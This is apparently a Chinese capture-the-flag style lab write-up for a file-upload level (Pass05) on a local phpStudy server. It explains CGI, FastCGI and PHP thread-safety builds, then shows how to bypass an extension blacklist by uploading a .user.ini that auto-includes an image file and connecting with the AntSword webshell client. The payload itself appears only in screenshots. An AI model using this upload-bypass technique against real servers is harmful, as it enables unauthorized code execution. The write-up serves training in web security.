fast cgi是一个常驻(long-live)型的CGI，它可以一直执行着，只要激活后，不会每次都要花费时间去fork一个新进程。这种方式 是与语言无关的、可伸缩架构的CGI开放扩展，其主要行为是将CGI解释器进程保持在内存中并因此获得较 高的性能。

FAST-CGI 是微软为了解决 CGI 解释器的不足而提出改进方案。当一个请求向 web server 发送请求时，web server总会fork一个CGI解释器进程进行处理这个请求，进程处理完成之后将结果返回给web server，web server将结果返回并显示出来，进程结束，当用户再次请求同一个页面时，web server又会fork一个新进程进行请求处理，这样效率会比较低下（CGI被人诟病的主要原因）。而采用FAST-CGI 解释器的 话，当一个请求执行完毕后不会注销该进程，而是将改进程进入休眠期，当接收到新的请求时，重新启用改进程进行处理。FAST-CGI 较CGI 减少了进程的重复创建的资源占用。

进程与线程：一个进程至少存在一个或多个线程。

2、选择

通常win下 PHP + Apache 组合，以 ISAPI 的方式运行。


> 而linux下通常分为2种：
>
> Apache + PHP，PHP一般作为Apache 的模块进行运行；
>
> Nginx + PHP ，以 phpfast cgi的方式，即php-fpm的方式运行，该方式对高并发、高负载有良好的性能体现，因此很多网站采用该方式进行环境的搭建。
>
> Nginx 较Apache 的配置要少很多，因此人为出错的概率要少一点，但也因此 Apache 的 稳定性要比Nginx 高。

前面废话了那么多，下面才是重点 ...

总结：

- **以 ISAPI 方式运行就用 TS 线程安全版**
- **以 FAST-CGI 或 PHP-FPM 方式运行就用NTS 非线程安全版**
- **通常 Windows 下 Apache + PHP 选TS ，IIS（fast-cgi） + PHP 选TNS**
- **通常Linux 下 Apache + PHP 选TS，Nginx + PHP 选TNS**

- `nts`版本会报`500`内部错误




- 非`nts`版本没有这样的条件导致这关攻关失败

Pass05


- 使用的版本

  这里我使用的版本是`php5.4.45 nts`以及`Apache2.4.39`



小皮 CN
高性能云服务器20元/月 QQ群：176643616
首页
网站
数据库
FTP
软件管理
设置
创建网站
查找
网站域名 端口 物理路径 状态 到期 操作
1 localhost 8080 E:/phpstudy/phpstu... 正常 2034-01-11 管理
停止
修改
删除
php版本
php扩展
网站首页设置
打开网站
伪静态
composer
打开根目录
php5.4.45nts
php5.5.9nts
php7.3.4nts
更多版本
Apache2.4.39
MySQL5.7.26
版本：8.1.1.3

小皮 CN
高性能云服务器20元/月 QQ群：176643616
首页
网站
数据库
FTP
软件管理
设置
一键启动
WAMP
停止
开机自启
启用
数据库工具
打开
套件
Apache2.4.39
停止
重启
配置
FTP0.9.60
启动
重启
配置
MySQL5.7.26
启动
重启
配置
Nginx1.15.11
启动
重启
配置
运行状态
资源信息
日志文件
2024-01-29 19:14:20 MySQL5.7.26 已停止
2024-01-29 19:14:20 Apache2.4.39 已启动
2024-01-29 19:14:20 Apache2.4.39 正在启动.....
2024-01-29 19:14:20 MySQL5.7.26 已启动
2024-01-29 19:14:20 MySQL5.7.26 正在启动.....
清空
Apache2.4.39
MySQL5.7.26
版本：8.1.1.3

- 点开提示



- 查看源码



源码里把所有可以解析的后缀名都给写死了，包括大小写，转换，空格，还有点号，正常的php类文件上传不了了，并且拒绝上传 `.htaccess` 文件；反复观察发现没有被限制的后缀名有 `.php7` 以及 `.ini`

- 百度一番 `ini` 的知识

> user.ini ： 自 PHP 5.3.0 起，PHP 支持基于每个目录的 .htaccess 风格的 INI 文件。此类文件仅被
> CGI / FastCGI SAPI 处理。此功能使得 PECL 的 htscanner 扩展作废。如果使用 Apache，则用 .htaccess 文件有同样效果。
>
> 除了主 php.ini 之外，PHP 还会在每个目录下扫描 INI 文件，从被执行的 PHP 文件所在目录开始一直上升到 web

根目录（$_SERVER['DOCUMENT_ROOT'] 所指定的）。如果被执行的 PHP 文件在 web 根目录之外，则只扫描该目录。

在 .user.ini 风格的 INI 文件中只有具有 PHP_INI_PERDIR 和 PHP_INI_USER 模式的 INI 设置可被识别。

两个新的 INI 指令，user_ini.filename 和 user_ini.cache_ttl 控制着用户 INI 文件的使用。

user_ini.filename 设定了 PHP 会在每个目录下搜寻的文件名；如果设定为空字符串则 PHP 不会搜寻。默认值是
.user.ini。

user_ini.cache_ttl 控制着重新读取用户 INI 文件的间隔时间。默认是 300 秒（5 分钟）。

`php.ini` 是 `php` 的配置文件，`.user.ini` 中的字段也会被 `php` 视为配置文件来处理，从而导致 `php` 的文件解析漏洞。

- 引发 `.user.ini` 解析漏洞需要三个前提条件

服务器脚本语言为PHP

服务器使用CGI / FastCGI模式

上传目录下要有可执行的php文件


- 百度下 `CGI`

什么是 CGI
　　CGI 的全称为“通用网关接口”（Common Gateway Interface），为 HTTP 服务器与其他机器上的程序服务通信交流的一种工具， CGI 程序须运行在网络服务器上。
　　传统 CGI 接口方式的主要缺点是性能较差，因为每次 HTTP 服务器遇到动态程序时都需要重新启动解析器来执行解析，之后结果才会被返回给 HTTP服务器。这在处理高并发访问时几乎是不可用的，因此就诞生了 FastCGI。另外，传统的 CGI 接口方式安全性也很差，故而现在已经很少被使用了。

什么是 FastCGI
　　FastCGI 是一个可伸缩地、高速地在HTTP服务器和动态服务脚本语言间通信的接口（在 Linux 下，FastCGI 接口即为 socket，这个socket 可以是文件 socket，也可以是IP socket），主要优点是把动态语言和 HTTP服务器分离开来。多数流行的 HTTP 服务器都支持 FastCGI，包括 Apache 、 Nginx 和 Lighttpd 等。
　　同时，FastCGI也被许多脚本语言所支持，例如当前比较流行的脚本语言PHP。FastCGI 接口采用的是C/S架构，它可以将 HTTP 服务器和脚本服务器分开，同时还能在脚本解析服务器上启动一个或多个脚本来解析守护进程。当 HTTP服务器遇到动态程序时，可以将其直接交付给 FastCGI 进程来执行，然后将得到结果返回给浏览器。这种方式可以让 HTTP服务器专一地处理静态请求，或者将动态脚本服务器的结果返回给客户端，这在很大程度上提高整个应用系统的性能。


- 对比下，`php` 语言与 `CGI` 对于我们的 `Apache` 和环境均满足

- 创建 `.user.ini` 文件并上传





`.user.ini` 文件里的意思是：所有的 `php` 文件都自动包含 `666.jpg` 文件。`.user.ini` 相当于一个用户自定义的 `php.ini`

- 上传 `666.jpg` 文件，文件内容为：




- 使用蚁剑连接
  - 等待5分钟
  - 复制图像地址






